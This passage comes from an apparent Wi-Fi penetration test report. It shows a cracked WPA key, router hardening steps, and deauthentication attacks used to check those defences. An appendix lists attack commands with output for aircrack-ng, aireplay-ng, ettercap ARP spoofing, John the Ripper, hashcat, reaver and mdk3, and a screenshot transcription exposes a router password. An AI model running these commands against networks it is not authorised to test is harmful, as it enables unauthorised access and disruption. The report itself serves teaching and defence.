- The progress shows that 28 out of 10,303,727 keys (password attempts) have been tested, with a processing speed of 1,329.09 keys per second.
- The estimated time left is 2 hours, 9 minutes, and 12 seconds if it were to continue testing at this speed, though the key was found before completing all entries in the wordlist.

Key Found:

- Aircrack-ng successfully found the Wi-Fi password, displayed as [12345678]. This is the correct WPA key for the target network, allowing access.


Master Key, Transient Key, and EAPOL HMAC:

- **Master Key:** Derived from the password and used as part of the WPA key generation process.
- **Transient Key**: Derived from the Master Key and used to encrypt data between the AP and client.
- **EAPOL HMAC:** Part of the WPA handshake, it verifies the integrity and authenticity of the handshake data.

Defence Mechanisms

1-Switching to WPA3 Security:

- WPA3 offers stronger encryption and increased resistance to deauthentication.
- **Enhanced Data Protection**: WPA3 uses individualized data encryption for each device, which means each user's data is protected separately from others on the network, even on open Wi-Fi.
- **Improved Password Security**: WPA3 includes a feature called **Simultaneous Authentication of Equals (SAE)**, which makes it harder for attackers to crack Wi-Fi passwords, especially in cases of weak passwords.
- Forward Secrecy: With WPA3, if a password is compromised, any previously intercepted data remains protected, as each session has its own encryption key.
- **protection Against Brute Force Attacks**: WPA3 limits the number of attempts allowed to guess a password, reducing the likelihood of a successful brute force attack.
- **Future-Proof Security**: WPA3 is designed to support evolving security standards, making it a better long-term choice as cybersecurity threats become more sophisticated.



○ Disable Wireless Security

● WPA/WPA2/WPA3 - Personal(Recommended)

Version: WPA2/WPA3-Auto


Wireless Password: Luca112@@

Group Key Update Period: 0

Figure 15: switching to WPA3 & changing the password.

2-Enable Wireless MAC Filtering

- MAC Filtering allows you to specify which devices can connect to your network by approving their unique MAC addresses.
- This helps limit network access to authorized devices only, adding an extra layer of security against unauthorized users.




You can configure Wireless MAC Filtering which allows you to contro

Wireless MAC Filtering: Enabled Disable

Figure 16: Enable MAC Filtering.

3- Disable WPS (Wi-Fi Protected Setup)

- **WPS** is convenient for connecting devices but can be vulnerable to brute-force attacks. Disabling it reduces the risk of unauthorized access.




WPS: **Disabled** Enable

Figure 17: Disable WPS

4-Enable DoS Protection

- **DoS (Denial of Service) Protection** helps prevent attackers from overwhelming your network with malicious traffic, which can disrupt normal connections.
- Enabling this protection helps mitigate attacks that may indirectly contribute to network instability.



DoS Protection: ● Enable ○ Disable

☑ Enable ICMP-Flood Attack Filtering

ICMP-Flood Packets Threshold (5~3600): 50 packets/second

☑ Enable UDP-Flood Attack Filtering


UDP-Flood Packets Threshold (5~3600) : 500 packets/second

☑ Enable TCP-SYN-Flood Attack Filtering

TCP-SYN-Flood Packets Threshold (5~3600) : 50 packets/second

Figure 18: Enable DoS Protection

Other tools might be useful:




```
┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 10 -a 40:ED:00:EF:37:42 wlan0

18:41:02  Waiting for beacon frame (BSSID: 40:ED:00:EF:37:42) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:41:03  Sending DeAuth (code 7) to broadcast -- BSSID: [40:ED:00:EF:37:42]
18:41:03  Sending DeAuth (code 7) to broadcast -- BSSID: [40:ED:00:EF:37:42]
18:41:04  Sending DeAuth (code 7) to broadcast -- BSSID: [40:ED:00:EF:37:42]
18:41:04  Sending DeAuth (code 7) to broadcast -- BSSID: [40:ED:00:EF:37:42]
18:41:05  Sending DeAuth (code 7) to broadcast -- BSSID: [40:ED:00:EF:37:42]
18:41:05  Sending DeAuth (code 7) to broadcast -- BSSID: [40:ED:00:EF:37:42]
18:41:06  Sending DeAuth (code 7) to broadcast -- BSSID: [40:ED:00:EF:37:42]
18:41:06  Sending DeAuth (code 7) to broadcast -- BSSID: [40:ED:00:EF:37:42]
18:41:07  Sending DeAuth (code 7) to broadcast -- BSSID: [40:ED:00:EF:37:42]
18:41:07  Sending DeAuth (code 7) to broadcast -- BSSID: [40:ED:00:EF:37:42]
```

actively
packets or
ols to help

- **Real-Time Detection of Anomalies:** WIDS tools constantly scan network activity, detecting abnormal patterns like repeated deauthentication attempts. This real-time detection allows for quick response before attackers can cause significant disruption.
- **Alerts for Suspicious Behaviour:** WIDS can be configured to send alerts when suspicious activities are detected. This proactive alert system ensures you're aware of potential threats immediately, allowing for timely intervention.
- **Enhanced Network Security Posture:** WIDS strengthens your security posture by adding a layer of intelligence to your network. This proactive monitoring complements your router's built-in defences, providing a more robust safeguard against intrusion attempts.
- **Flexible Integration with Existing Security Tools:** Many WIDS tools, such as **Kismet**, integrate with other network monitoring tools, offering a comprehensive view of your network's security and enabling you to address vulnerabilities holistically.

Verify Defence Effectiveness

- As we can see here the encryption security been switch to WPA3 and the AUTH been switch to SAE as it shows below in figure (19)




```
 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 0A:A5:59:E2:50:C8  -22        2        0    0   6  130   WPA2 CCMP   PSK  Luca
 0A:A5:59:E2:50:CB  -23        3        0    0   6  130   WPA2 CCMP   PSK  <length: 18>
 6A:58:80:49:A3:2E  -48        2        0    0   1  195   OPN              EE WiFi
 18:58:80:49:A3:2D  -46        2        0    0   1  195   WPA2 CCMP   PSK  BT-3TCWK9
 D4:35:1D:0A:08:7D  -57        2        0    0  11  195   WPA2 CCMP   PSK  vodafone0A087D
 40:ED:00:EF:37:42  -12        2        0    0  11  130   WPA3 CCMP   SAE  TP-Link_3742
 A2:0D:10:8B:3B:C1  -54        2        0    0  11  130   WPA2 CCMP   PSK  <length:  0>
 76:B0:6A:7F:06:99  -59        2        0    0  11   65   WPA2 CCMP   PSK  Alejandro
```

Figure 19: WPA3 & SAE.

- We were monitoring the client device connecting to the router while doing the **aireplay-ng attack** as it shows in figure 20, we indicated that the connection was normal during the attack and that's show that the steps we took to secure the network were successful as it shows in figure 21.

Figure 20: aireplay-ng




Wi-Fi

✓ TP-Link_3742


Figure 21: the network status in client device.

- also, we tried to attack the specific client MAC address connected to the router as it shows below in figure 23 and we indicated that no disconnection happened and that's verify that's these steps and measures we took to secure the network were successful



```
┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 10 -a 40:ED:00:EF:37:42 -c 02:CC:6F:02:1E:6E wlan0
18:48:27  Waiting for beacon frame (BSSID: 40:ED:00:EF:37:42) on channel 11
18:48:28  Sending 64 directed DeAuth (code 7). STMAC: [02:CC:6F:02:1E:6E] [115|136 ACKs]
18:48:29  Sending 64 directed DeAuth (code 7). STMAC: [02:CC:6F:02:1E:6E] [91|121 ACKs]
18:48:29  Sending 64 directed DeAuth (code 7). STMAC: [02:CC:6F:02:1E:6E] [113|133 ACKs]
18:48:30  Sending 64 directed DeAuth (code 7). STMAC: [02:CC:6F:02:1E:6E] [96|124 ACKs]
18:48:31  Sending 64 directed DeAuth (code 7). STMAC: [02:CC:6F:02:1E:6E] [102|118 ACKs]
18:48:31  Sending 64 directed DeAuth (code 7). STMAC: [02:CC:6F:02:1E:6E] [62|103 ACKs]
18:48:32  Sending 64 directed DeAuth (code 7). STMAC: [02:CC:6F:02:1E:6E] [51|99 ACKs]
18:48:33  Sending 64 directed DeAuth (code 7). STMAC: [02:CC:6F:02:1E:6E] [101|128 ACKs]
18:48:33  Sending 64 directed DeAuth (code 7). STMAC: [02:CC:6F:02:1E:6E] [104|134 ACKs]
18:48:34  Sending 64 directed DeAuth (code 7). STMAC: [02:CC:6F:02:1E:6E] [85|117 ACKs]
```

Figure 22: Attacking the client MAC Address.



Wi-Fi

✓ TP-Link_3742

Figure 23: the network status in client device

References

[1] Vanhoef, M., & Piessens, F. (2017). Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2. Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security.

[2] Wrightson, T. (2012). Wireless Network Security: A Beginner's Guide. McGraw Hill.

[3] IEEE. (2020). IEEE 802.11-2020 - Telecommunications and information exchange between systems.

[4] Zhang, Y., & Lee, W. (2000). Intrusion Detection in Wireless Ad-Hoc Networks. Proceedings of the 6th Annual International Conference on Mobile Computing and Networking.

[5] Verizon. (2022). 2022 Data Breach Investigations Report.

[6] Cisco. (2023). Cisco Annual Cybersecurity Report.

[7] Simpson, A. (2018). Hands-On Wireless Security with Kali Linux: Explore Common Wireless Threats and Protect Your Network with Kali Linux. Packet Publishing.

[8] Arkin, B., Stender, S., & McGraw, G. (2019). Software Security: Building Security In. Addison-Wesley Professional.

[9] Cole, E., Fossen, J., Northcutt, S., & Pomeranz, H. (2016). SANS Security Essentials with CISSP CBK. SANS Institute.

[10] Baloch, R. (2017). Ethical Hacking and Penetration Testing Guide. CRC Press.

[11] Cole, E., Fossen, J., Northcutt, S., & Pomeranz, H. (2016). Network Security Bible. Wiley.

[12] Kaur, G., & Kaur, P. (2020). Password Cracking and Ethical Hacking in Wireless Networks. International Journal of Advanced Research in Computer Science.

[13] Simpson, A. (2018). Advanced Penetration Testing for Highly Secured Environments. Packet Publishing.

[14] Gast, M. (2018). 802.11 Wireless Networks: The Definitive Guide. O'Reilly Media.

[15] Ramachandran, V., & Buchanan, C. (2015). Kali Linux Wireless Penetration Testing Beginner’s Guide. Packet Publishing.

[16] Zeltser, L. (2020). Wireless Network Hardening Tactics. SANS Institute.

[17] Security in Computing, Charles P. Pfleeger, Shari Lawrence Pfleeger, Jonathan Margulies, 5th Edition, 2015, Prentice Hall, ISBN – 10: 9780134085043.

[18] Introduction to Security and Network Forensics, William J. Buchanan, 1st Edition, 2011, Auerbach Publications, ISBN – 9780849335686.

Appendix:

i) In-Depth Vulnerability Analysis

Detailed Overview of Key Security Vulnerabilities

1. **Encryption Protocol Vulnerabilities**:

   - **KRACK (Key Reinstallation Attack)**: The KRACK attack was discovered in 2017, exploiting a vulnerability in WPA2's four-way handshake process. By manipulating the reuse of encryption keys, attackers can decrypt or tamper with packets on WPA2 networks. KRACK works by forcing nonce reuse, a critical element in WPA2's encryption scheme, and can potentially compromise data integrity and confidentiality on the network ([1] Vanhoef & Piessens, 2017).



WPA2 security prior to KRACK
Encrypted traffic
End Point Device
No interception allowed, unless the attacker possesses the Wi-Fi password
Attacker
Access Point
Key Reinstallation Attack-KRACK
Decrypted traffic
Decrypted traffic
End Point Device
Attacker
Access Point
Man-in-the-middle attack
4 way handshake interception and manipulation leads to replay, decrypt and/ or forge packets by the attacker

Fig. 1

2. **Wi-Fi Protected Setup (WPS) Vulnerability**:

   - WPS uses an eight-digit PIN to simplify device connections, but its design makes it susceptible to brute-force attacks. When WPS is enabled, attackers can use tools like Reaver to guess the PIN by repeatedly trying PIN combinations. Once the correct PIN is discovered, it provides access to the WPA or WPA2 encryption key ([2] Wrightson, 2012).

Physical and Network Layer Vulnerabilities

1. **Signal Interference and Jamming**:

   - Attackers can disrupt Wi-Fi networks using jamming devices that interfere with the radio frequencies of the network, particularly the widely used 2.4 GHz band. This denial-of-service (DoS) attack reduces network availability and causes service interruptions. Such attacks are hard to prevent, as they leverage inherent weaknesses in radio-based communication ([1] Vanhoef & Piessens, 2017).

2. **Directional Antennas**:

- Attackers can increase the range of their network monitoring using directional antennas, allowing them to capture traffic even from significant distances. This extends the attack radius of traditional Wi-Fi attacks, making it harder to secure large networked areas ([6] Cisco, 2023).

ii) Detailed Descriptions of Kali Linux Wireless Penetration Tools

Information Gathering Tools

1. **Airodump-ng**
    - **Description**: Airodump-ng is a network capture tool that collects real-time information on visible wireless networks. It identifies network names (SSIDs), MAC addresses (BSSIDs), signal strength, encryption types (e.g., WPA, WPA2), and connected clients.
    - **Typical Usage**: This tool is often used in the initial reconnaissance phase to gather details on the target network. With these details, testers can determine if the network uses WPA/WPA2 encryption and identify any WPS vulnerabilities.
    - **Commands and Example**:
        - **Command**: airodump-ng wlan0mon - This command initiates packet capture on the wlan0 interface in monitor mode.
        - **Example Scenario**: By capturing data over time, Airodump-ng can capture the WPA handshake when devices connect, a crucial step for later password-cracking attempts ([2] Wrightson, 2012).
2. **Kismet**
    - **Description**: Kismet is a passive wireless detector and packet sniffer that logs network details without transmitting packets, making it harder to detect.
    - **Usage Context**: Kismet is commonly used in stealthy network monitoring, capturing access points, identifying clients, and noting encryption protocols in use.
    - **Commands and Example**:
        - **Command**: kismet - Launches the Kismet GUI, enabling users to set up network detection and data logging.

        - **Example Scenario**: When monitoring for rogue access points or unsecured devices, Kismet logs all detected networks and clients, identifying potential security vulnerabilities in a wireless environment ([7] Simpson, 2018).




Fig. 2

Sniffing and Spoofing Tools

1. **Wireshark**

    - **Description**: A packet analysis tool that intercepts, logs, and displays network traffic in real-time. Paired with Airmon-ng, it allows deeper analysis of network packets.

    - **Usage Context**: Used for analysing unencrypted packets in open or poorly secured networks. In WPA/WPA2 networks, Wireshark helps observe encrypted packet flows and identify potential attack vectors.

    - **Commands and Example**:

        - **Commands**:

            - airmon-ng start wlan0 - Enables monitor mode on the wireless interface.

            - wireshark -i wlan0mon - Starts Wireshark on the monitor-mode-enabled interface.

        - **Example Scenario**: If a tester is analysing an open network, Wireshark can capture and display plaintext HTTP traffic, revealing usernames and passwords ([8] Arkin et al., 2019).

2. **Ettercap**
   - **Description**: Ettercap is a versatile network tool for launching MITM (Man-in-the-Middle) attacks. It enables packet interception, manipulation, and spoofing.
   - **Usage Context**: Ettercap is particularly useful for ARP spoofing, a technique used to intercept data flows between devices on a network.
   - **Commands and Example**:
     - **Commands**:
       - Ettercap -T -M arp /192.168.1.1// /192.168.1.10// - Executes an ARP spoofing attack between a router (192.168.1.1) and a client (192.168.1.10).
     - **Example Scenario**: A penetration tester uses Ettercap to intercept HTTP traffic from a client connected to a WPA/WPA2 network, redirecting and capturing data for analysis ([9] Cole et al., 2016).


Vulnerability Analysis Tools

1. **Aircrack-ng Suite**
   - **Description**: The suite includes tools like Airodump-ng, Airmon-ng, Aireplay-ng, and Aircrack-ng, facilitating various stages of wireless auditing.
   - **Usage Context**: Useful for testing network vulnerabilities by capturing WPA/WPA2 handshakes and attempting dictionary or brute-force attacks.
   - **Commands and Example**:
     - **Commands**:
       - airmon-ng start wlan0 - Sets the network card to monitor mode.
       - airodump-ng -c 6 --bssid XX:XX:XX:XX:XX:XX -w capture wlan0mon - Captures packets on channel 6 for a specified BSSID.
       - aircrack-ng capture-01.cap -w wordlist.txt - Attempts to crack a WPA handshake using a wordlist.
     - **Example Scenario**: Using captured handshake files from Airodump-ng, Aircrack-ng is deployed to test common passwords against WPA/WPA2 encryption ([10] Baloch, 2017).

2. **Wifite**
   - **Description**: Wifite automates wireless network attacks, including de-authentication and handshake capture, making it ideal for users with limited experience.
   - **Commands and Example**:
     - **Command**: wifite - Launches Wifite in automatic mode, where it detects networks and attempts attacks on discovered targets.
     - **Example Scenario**: In a penetration test, Wifite is used to identify networks with weak security, then attempts to capture WPA handshakes and test dictionary attacks for quick password retrieval ([9] Cole et al., 2016).

Password Attack Tools

1. **John the Ripper**
   - **Description**: A powerful password-cracking tool that supports dictionary and brute-force attacks on captured WPA handshakes.
   - **Usage Context**: Used for recovering network passwords by testing combinations of known words against captured handshake hashes.
   - **Commands and Example**:
     - **Commands**:
       - john --wordlist=password.lst handshake.cap - Runs a dictionary attack on the handshake using password.lst.
     - **Example Scenario**: If a weak WPA password is suspected, John the Ripper uses common password lists to attempt decryption of the handshake ([12] Kaur & Kaur, 2020).



```
root@kali:~#
root@kali:~# john --wordlist=/usr/share/john/password.lst /root/johns_passwd
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA5
12 128/128 SSE2 2x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (john)
1g 0:00:00:07 DONE (2015-11-06 01:44) 0.1424g/s 505.1p/s 650.9c/s 650.9C/s modem
..sss
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
root@kali:~#
```

Fig 3.

2. **Hashcat**


    - **Description**: Known for GPU acceleration, Hashcat is one of the fastest tools for performing password-cracking operations on WPA handshakes.

    - **Commands and Example**:

        - **Commands**:

            - hashcat -m 2500 -a 0 handshake.hccapx password.lst - Executes a dictionary attack using GPU power for faster password recovery.

        - **Example Scenario**: Hashcat is run with a powerful GPU to test a large wordlist quickly, demonstrating how weak WPA passwords can be cracked in a high-stakes security evaluation ([13] Simpson, 2018).



```
42f749ade7f9e195bf475f37a44cafcb:Password123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 42f749ade7f9e195bf475f37a44cafcb
Time.Started.....: Tue May 24 10:48:40 2022 (0 secs)
Time.Estimated...: Tue May 24 10:48:40 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (..\wordlists\rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 10777.1 kH/s (10.02ms) @ Accel:204
Speed.#2.........:  7270.4 kH/s (8.42ms) @ Accel:128
Speed.#*.........: 18047.5 kH/s
Recovered........: 1/1 (100.00%) Digests
Progress.........: 1114112/14344386 (7.77%)
Rejected.........: 0/1114112 (0.00%)
```

Fig 4.

Exploitation and Attack Tools

1. **Reaver**

    - **Description**: Reaver exploits the WPS vulnerability to retrieve WPA/WPA2 passphrases by brute-forcing the WPS PIN.


    - **Usage Context**: Effective against routers with WPS enabled, allowing unauthorized access even when WPA/WPA2 encryption is strong.

    - **Commands and Example**:

        - **Commands**:

        - reaver -i wlan0mon -b XX:XX:XX:XX:XX:XX -vv - Initiates a WPS brute-force attack on the specified target.

    - **Example Scenario**: In a penetration test where a router with WPS is identified, Reaver is deployed to attempt access to the network by exploiting WPS ([10] Baloch, 2017).



```
root@kali:~# reaver -i wlan0mon -b E0:3F:49:6A:57:78 -v

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from E0:3F:49:6A:57:78
[+] Associated with E0:3F:49:6A:57:78 (ESSID: ASUS)
[+] Trying pin 12345670
```

Fig 5.

2. **MDK3**

    - **Description**: MDK3 is used for DoS attacks on wireless networks by generating de-authentication packets to disconnect users.

    - **Commands and Example**:

        - **Commands**:

            - mdk3 wlan0 d -b blacklist.txt - Sends de-authentication packets to all BSSIDs listed in the blacklist.txt file, disrupting connections.

